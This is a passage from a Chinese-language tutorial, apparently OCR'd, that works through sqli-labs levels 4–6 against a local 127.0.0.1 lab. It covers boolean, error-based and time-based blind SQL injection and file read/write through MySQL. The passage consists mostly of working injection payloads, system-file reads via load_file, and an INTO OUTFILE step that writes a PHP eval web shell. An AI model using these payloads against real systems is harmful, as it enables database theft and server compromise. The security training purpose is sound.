
可以成功注入的有：

```
') or '1'=('1'

) or 1=1 --+
```

其余的 payload 与 less1 中一直，只需要将 less1 中的‘ 添加） 即’) 。

Less-4

我们使用?id=1”



注入代码后，我们得到像这样的一个错误：

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQ
L server version for the right syntax to use near '"1"") LIMIT 0,1' at line 1
```

这里它意味着，代码当中对 id 参数进行了 “” 和 () 的包装。

所以我们再用这样的代码来进行注入：

```
?id=1") —+
```

这样一来，我们便可以得到用户名和密码了，同时后面查询也已经被注释掉了。

在源代码中的 SQL 查询语句，31 行：

```
$sql="SELECT * FROM users WHERE id=("$id") LIMIT 0,1";
```

可以成功注入的有：

```
") or "1"=("1

") or 1=1 --+
```

其余的 payload 与 less1 中一直，只需要将 less1 中的 ‘ 更换为 ") 。

Background-2　盲注的讲解

何为盲注？盲注就是在 sql 注入过程中，sql 语句执行的选择后，选择的数据不能回显到前端页面。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。从 background-1 中，我们可以知道盲注分为三类

- 基于布尔 SQL 盲注
- 基于时间的 SQL 盲注
- 基于报错的 SQL 盲注

Ps：知识点太多了，这里只能简单列出来大致讲解一下。（ps：每当看到前辈的奇淫技巧的 payload 时，能想象到我内心的喜悦么？我真的想细细的写写这一块，但是不知道该怎么写或者小伙伴需要怎么样来讲这个，可以 m 我。）

1：基于布尔 SQL 盲注----------构造逻辑判断

我们可以利用逻辑判断进行

截取字符串相关函数解析 http://www.cnblogs.com/lcamry/p/5504374.html(这个还是要看下)

▲left(database(),1)>’ s’　　//left()函数

Explain:database()显示数据库名称，left(a,b)从左侧截取 a 的前 b 位

▲ascii(substr((select table_name information_schema.tables where tables_schema =database()limit 0,1),1,1))=101 --+　　//substr()函数，ascii()函数

Explain：substr(a,b,c)从 b 位置开始，截取字符串 a 的 c 长度。Ascii()将某个字符转换为 ascii 值

▲ascii(substr((select database()),1,1))=98

▲ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20)FROM security.users ORDER BY id LIMIT 0,1),1,1))>98%23　　//ORD()函数，MID()函数

Explain：mid(a,b,c)从位置 b 开始，截取 a 字符串的 c 位

Ord()函数同 ascii()，将字符转为 ascii 值


▲regexp 正则注入

正则注入介绍：http://www.cnblogs.com/lcamry/articles/5717442.html

用法介绍：select user() regexp ’^[a-z]’;

Explain：正则表达式的用法，user()结果为 root，regexp 为匹配 root 的正则表达式。

第二位可以用 select user() regexp ’^ro’来进行。



当正确的时候显示结果为 1，不正确的时候显示结果为 0.

示例介绍：

I select * from users where id=1 and 1=(if((user() regexp '^r'),1,0));

IIselect * from users where id=1 and 1=(user() regexp'^ri');

通过 if 语句的条件判断，返回一些条件句，比如 if 等构造一个判断。根据返回结果是否等于 0 或者 1 进行判断。

IIIselect * from users where id=1 and 1=(select 1 from information_schema.tables where table_schema='security' and table_name regexp '^us[a-z]' limit 0,1);

这里利用 select 构造了一个判断语句。我们只需要更换 regexp 表达式即可

'^u[a-z]' -> '^us[a-z]' -> '^use[a-z]' -> '^user[a-z]' -> FALSE

如何知道匹配结束了？这里大部分根据一般的命名方式（经验）就可以判断。但是如何你在无法判断的情况下，可以用 table_name regexp '^username$'来进行判断。^是从开头进行匹配，$是从结尾开始判断。更多的语法可以参考 mysql 使用手册进行了解。

好，这里思考一个问题？  table_name 有好几个，我们只得到了一个 user，如何知道其他的？

这里可能会有人认为使用 limit 0，1 改为 limit 1,1。

但是这种做法是错误的，limit 作用在前面的 select 语句中，而不是 regexp。那我们该如何选择。其实在 regexp 中我们是取匹配 table_name 中的内容，只要 table_name 中有的内容，我们用 regexp 都能够匹配到。因此上述语句不仅仅可以选择 user，还可以匹配其他项。

▲like 匹配注入

和上述的正则类似，mysql 在匹配的时候我们可以用 ike 进行匹配。

用法：select user() like ‘ro%’

2：基于报错的 SQL 盲注------构造 payload 让信息通过错误提示回显出来

▲Select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,floor(rand(0)*2)) a from information_schema.columns group by a;

//explain:此处有三个点，一是需要 concat 计数，二是 floor，取得 0 or 1，进行数据的重复，三是 group by 进行分组，但具体原理解释不是很通，大致原理为分组后数据计数时重复造成的错误。也有解释为 mysql 的 bug 的问题。但是此处需要将 rand(0)，rand()需要多试几次才行。

以上语句可以简化成如下的形式。

select count(*) from information_schema.tables group by concat(version(), floor(rand(0)*2))

如果关键的表被禁用了，可以使用这种形式

select count(*) from (select 1 union select null union

select !1) group by concat(version(),floor(rand(0)*2))

如果 rand 被禁用了可以使用用户变量来报错

select min(@a:=1) from information_schema.tables group by concat(password,@a:=(@a+1)%2)

▲select exp(~(select * FROM(SELECT USER())a)) //double 数值类型超出范围

//Exp()为以 e 为底的对数函数；版本在 5.5.5 及其以上

可以参考 exp 报错文章：http://www.cnblogs.com/lcamry/articles/5509124.html

▲select !(select * from (select user())x) -（ps:这是减号） ~0

//bigint 超出范围；~0 是对 0 逐位取反，很大的版本在 5.5.5 及其以上

可以参考文章 bigint 溢出文章 http://www.cnblogs.com/lcamry/articles/5509112.html

▲extractvalue(1,concat(0x7e,(select @@version),0x7e)) se//mysql 对 xml 数据进行查询和修改的 xpath 函数，xpath 语法错误

▲updatexml(1,concat(0x7e,(select @@version),0x7e),1) //mysql 对 xml 数据进行查询和修改的 xpath 函数，xpath 语法错误

▲select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))x;

//mysql 重复特性，此处重复了 version，所以报错。

3:基于时间的 SQL 盲注----------延时注入

▲If(ascii(substr(database(),1,1))>115,0,sleep(5))%23 //if 判断语句，条件为假，执行 sleep

Ps：遇到以下这种利用 sleep()延时注入语句
select sleep(find_in_set(mid(@@version, 1, 1), '0,1,2,3,4,5,6,7,8,9,.'));
该语句意思是在 0-9 之间找版本号的第一位。但是在我们实际渗透过程中，这种用法是不可取的，因为时间会有网速等其他因素的影响，所以会影响结果的判断。

▲UNION SELECT IF(SUBSTRING(current,1,1)=CHAR(119),BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null) FROM (select database() as current) as tbl;

//BENCHMARK(count,expr)用于测试函数的性能，参数一为次数，二为要执行的表达式。可以让函数执行若干次，返回结果比平时要长，通过时间长短的变化，判断语句是否执行成功。这是一种边信道攻击，在运行过程中占用大量的 cpu 资源。推荐使用 sleep()

函数进行注入。

此处配置一张《白帽子讲安全》图片

Mysql	BENCHMARK(100000,MD5(1)) or sleep(5)
Postgresql	PG_SLEEP(5) OR GENERATE_SERIES(1,10000)
Ms sql server	WAITFOR DELAY '0:0:5'

Less-5

这里说一下，有很多的 blog 是翻译或者 copy 的，这关正确的思路是盲注。从源代码中可以看到，运行返回结果正确的时候只返回 you are in....，不会返回数据库当中的信息了，所以我们不能利用上述 less1-4 的方法

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

    if($row)
    {
    echo '<font size="5" color="#FFFF00">';
    echo 'You are in.....';
    echo "<br>";
        echo "</font>";
    }
    else
    {

    echo '<font size="3" color="#FFFF00">';
    print_r(mysql_error());
    echo "</br></font>";
    echo '<font color= "#0000ff" font size= 3>';
```

不返回数据库当中的数据

我们从这这一关开始学习盲注。结合 background-2 的信息，将上述能使用的 payload 展示一下使用方法。

（1）利用 left(database(),1)进行尝试

http://127.0.0.1/sqllib/Less-5/?id=1%27and%20left(version(),1)=5%23

查看一下 version()，数据库的版本号为 5.6.17，这里的语句的意思是看版本号的第一位是不是 5，明显的返回的结果是正确的。

当版本号不正确的时候，则不能正确显示 you are in.....

接下来看一下数据库的长度

http://127.0.0.1/sqllib/Less-5/?id=1%27and%20length(database())=8%23

长度为 8 时，返回正确结果，说明长度为 8.

猜测数据库第一位

http://127.0.0.1/sqllib/Less-5/?id=1%27and%20left(database(),1)%3E%27a%27--+

Database()为 security，所以我们看他的第一位是否 > a,很明显的是 s > a,因此返回正确。当我们不知情的情况下，可以用二分法来提高注入的效率。

猜测数据库第二位

得知第一位为 s，我们看前两位是否大于 sa

http://127.0.0.1/sqllib/Less-5/?id=1%27and%20left(database(),2)%3E%27sa%27--+

往下的请举一反三，因有人问过此类问题，不知道该怎么进行第二位第三位。这里对于这个问题只讲一次，以后就不会再说这个问题。要有自我思考的能力和意识。

（2）利用 substr() ascii()函数进行尝试

ascii(substr((select table_name information_schema.tables where tables_schema=database()limit 0,1),1,1))=101

根据以上得知数据库名为 security，那我们利用此方式获取 security 数据库下的表。

获取 security 数据库的第一个表的第一个字符

http://127.0.0.1/sqllib/Less-5/?id=1%27and%20ascii(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%200,1),1,1))%3E80--+

Ps：此处 table_schema 可以写成 =’security’，但是我们这里使用的 database()，是因为此处 database()就是 security。此处同样的使用二分法进行测试，直到测试正确为止。此处应该是 101，因为第一个表示 email。

如何获取第一个表的第二位字符呢？

这里我们已经了解了 substr()函数，这里使用 substr(**,2,1)即可。

http://127.0.0.1/sqllib/Less-5/?id=1%27and%20ascii(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%200,1),2,1))%3E108--+

那如何获取第二个表呢？思考一下！

这里可以看到我们上述的语句中使用的 limit 0,1. 意思就是从第 0 个开始，获取第一个。那要获取第二个是不是就是 limit 1,1！

http://127.0.0.1/sqllib/Less-5/?id=1%27and%20ascii(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%201,1),1,1))%3E113--+

此处 113 返回是正确的，因为第二个表示 referers 表，所以第一位就是 r.

以后的过程就是不断的重复上面的，这里就不重复造轮子了。原理已经解释清楚了。

当你按照方法运行结束后，就可以获取到所有的表的名字。

（3）利用 regexp 获取（2）中 users 表中的列

http://127.0.0.1/sqllib/Less-5/?id=1%27%20and%201=(select%201%20from%20information_schema.columns%20where%20table_name=%27users%27%20and%20table_name%20regexp%20%27^us[a-z]%27%20limit%200,1)--+


上述语句时选择 users 表中的列名是否有 us**的列

http://127.0.0.1/sqllib/Less-5/?id=1' and 1=(select 1 from information_schema.columns where table_name='users' and column_name regexp '^username' limit 0,1)--+

上图中可以看到 username 存在。我们可以将 username 换成 password 等其他的项也是正确的。

（4）利用 ord（）和 mid（）函数获取 users 表的内容

http://127.0.0.1/sqllib/Less-5/?id=1%27%20and%20ORD(MID((SELECT%20IFNULL(CAST(username%20AS%20CHAR),0x20)FROM%20security.users%20ORDER%20BY%20id%20LIMIT%200,1),1,1))=68--+



获取 users 表中的内容。获取 username 中的第一行的第一个字符的 ascii，与 68 进行比较，即为 D。而我们从表中得知第一行的数据为 Dumb。所以接下来只需要重复造轮子即可。

总结：以上（1）（2）（3）（4）我们通过使用不同的语句，将通过布尔盲注 SQL 的所有的 payload 进行演示了一次。想必通过实例更能够对 sql 布尔盲注语句熟悉和理解了。

接下来，我们演示一下报错注入和延时注入。

（5）首先使用报错注入


http://127.0.0.1/sqllib/Less-5/?id=1' union Select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,floor(rand(0)*2))a from information_schema.columns group by a--+

利用 double 数值类型超出范围进行报错注入

http://127.0.0.1/sqllib/Less-5/?id=1' union select (exp(~(select * FROM(SELECT USER())a))),2,3--+


利用 bigint 溢出进行报错注入

http://127.0.0.1/sqllib/Less-5/?id=1' union select (!(select * from (select user())x) - ~0),2,3--+




xpath 函数报错注入

http://127.0.0.1/sqllib/Less-5/?id=1' and extractvalue(1,concat(0x7e,(select @@version),0x7e))--+



http://127.0.0.1/sqllib/Less-5/?id=1' and updatexml(1,concat(0x7e,(select @@version),0x7e),1)--+




利用数据的重复性

http://127.0.0.1/sqllib/Less-5/?id=1'union select 1,2,3 from (select NAME_CONST(version(),1), NAME_CONST(version(),1))x --+

（6）延时注入

利用 sleep()函数进行注入


http://127.0.0.1/sqllib/Less-5/?id=1'and If(ascii(substr(database(),1,1))=115,1,sleep(5))--+



当错误的时候会有 5 秒的时间延时。

利用 BENCHMARK()进行延时注入

http://127.0.0.1/sqllib/Less-5/?id=1'UNION SELECT (IF(SUBSTRING(current,1,1)=CHAR(115),BENCHMARK(50000000,ENCODE('MSG','by 5 seconds')),null)),2,3 FROM (select database() as current) as tb1--+



当结果正确的时候，运行 ENCODE('MSG','by 5 seconds')操作 50000000 次，会占用一段时间。

至此，我们已经将上述讲到的盲注的利用方法全部在 less5 中演示了一次。在后续的关卡中，将会挑一种进行演示，其他的盲注方法请参考 less5.

Less-6


Less6 与 less5 的区别在于 less6 在 id 参数传到服务器时，对 id 参数进行了处理。这里可以从源代码中可以看到。

```
$id = '"'.$id.'"';
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

那我们在这一关的策略和 less5 的是一样的。只需要将 ‘ 替换成 “ .

这里我们演示其中一个 payload

http://127.0.0.1/sqllib/Less-6/?id=1%22and%20left(version(),1)=5%23



其余的 less5 的所有方法均适用于 less6.只需要将 ‘ 变为 “ 这里就不赘述了。参考 less5, 独立完成实验吧。

Background-3 导入导出相关操作的讲解

1、load_file()导出文件

Load_file(file_name):读取文件并返回该文件的内容作为一个字符串。

使用条件：

A、必须有权限读取并且文件必须完全可读

and (select count(*) from mysql.user)>0/* 如果结果返回正常,说明具有读写权限。

and (select count(*) from mysql.user)>0/* 返回错误，应该是管理员给数据库帐户降权

B、欲读取文件必须在服务器上

C、必须指定文件完整的路径

D、欲读取文件必须小于 max_allowed_packet

如果该文件不存在，或因为上面的任一原因而不能被读出，函数返回空。比较难满足的就是权限，在 windows 下，如果 NTFS 设置得当，是不能读取相关的文件的，当遇到只有 administrators 才能访问的文件，users 就别想 load_file 出来。

在实际的注入中，我们有两个难点需要解决：

绝对物理路径

构造有效的畸形语句 （报错爆出绝对路径）

在很多 PHP 程序中，当提交一个错误的 Query，如果 display_errors = on，程序就会暴露 WEB 目录的绝对路径，只要知道路径，那么对于一个可以注入的 PHP 程序来说，整个服务器的安全将受到严重的威胁。

常用路径：

http://www.cnblogs.com/lcamry/p/5729087.html

示例：Select 1,2,3,4,5,6,7,hex(replace(load_file(char(99,58,92,119,105,110,100,111,119,115,92,114,101,112,97,105,114,92,115,97,109)))

利用 hex()将文件内容导出来，尤其是 smb 文件时可以使用。

-1 union select 1,1,1,load_file(char(99,58,47,98,111,111,116,46,105,110,105))

Explain：“char(99,58,47,98,111,111,116,46,105,110,105)”就是“c:/boot.ini”的 ASCII 代码

-1 union select 1,1,1,load_file(0x633a2f626f6f742e696e69)

Explain：“c:/boot.ini”的 16 进制是“0x633a2f626f6f742e696e69”

-1 union select 1,1,1,load_file(c:\\boot.ini)

Explain:路径里的/用 \\代替

2、文件导入到数据库

LOAD DATA INFILE 语句用于高速地从一个文本文件中读取行，并装入一个表中。文件名称必须为一个文字字符串。

```
LOAD DATA [LOW_PRIORITY | CONCURRENT] [LOCAL] INFILE 'file_name'
    [REPLACE | IGNORE]
    INTO TABLE tbl_name
    [PARTITION (partition_name,...)]
    [CHARACTER SET charset_name]
    [{FIELDS | COLUMNS}
        [TERMINATED BY 'string']
        [[OPTIONALLY] ENCLOSED BY 'char']
        [ESCAPED BY 'char']
    ]
    [LINES
        [STARTING BY 'string']
        [TERMINATED BY 'string']
    ]
    [IGNORE number {LINES | ROWS}]
    [(col_name_or_user_var,...)]
    [SET col_name = expr,...]
```

在注入过程中，我们往往需要一些特殊的文件，比如配置文件，密码文件等。当你具有数据库的权限时，可以将系统文件利用 load data infile 导入到数据库中。

函数具体介绍：对于参数介绍这里就不过多的赘述了，可以参考 mysql 的文档。（提醒：参考文档才是最佳的学习资料）

示例：load data infile '/tmp/t0.txt' ignore into table t0 character set gbk fields terminated by '\t' lines terminated by '\n'

将/tmp/t0.txt 导入到 t0 表中，character set gbk 是字符集设置为 gbk，fields terminated by 是每一项数据之间的分隔符，lines terminated by 是行的结尾符。

当错误代码是 2 的时候的时候，文件不存在，错误代码为 13 的时候是没有权限，可以考虑/tmp 等文件夹。

TIPS：我们从 mysql5.7 的文档看到添加了 load xml 函数，是否依旧能够用来做注入还需要验证。

3、导入到文件

SELECT.....INTO OUTFILE 'file_name'

可以把被选择的行写入一个文件中。该文件被创建到服务器主机上，因此您必须拥有 FILE 权限，才能使用此语法。file_name 不能是一个已经存在的文件。

我们一般有两种利用形式：

第一种直接将 select 内容导入到文件中：

Select version() into outfile “c:\\phpnow\\htdocs\\test.php”

此处将 version()替换成一句话，<?php @eval($_post[“mima”])?>也即

Select <?php @eval($_post[“mima”])?> into outfile “c:\\phpnow\\htdocs\\test.php”

直接连接一句话就可以了，其实在 select 内容中不仅仅是可以上传一句话的，也可以上传很多的内容。

第二种修改文件结尾：

Select version() Into outfile “c:\\phpnow\\htdocs\\test.php” LINES TERMINATED BY 0x16 进制文件

解释：通常是用‘\r\n’结尾，此处我们修改为自己想要的任何文件。同时可以用 FIELDS TERMINATED BY

16 进制可以为一句话或者其他任何的代码，可自行构造。在 sqlmap 中 os-shell 采取的就是这样的方式，具体可参考 os-shell 分析文章：http://www.cnblogs.com/lcamry/p/5505110.html

TIPS：

（1）可能在文件路径当中要注意转义，这个要看具体的环境

（2）上述我们提到了 load_file(),但是当前台无法导出数据的时候，我们可以利用下面的语句：


select load_file(‘c:\\wamp\\bin\\mysql\\mysql5.6.17\\my.ini’)into outfile ‘c:\\wamp\\www\\test.php’

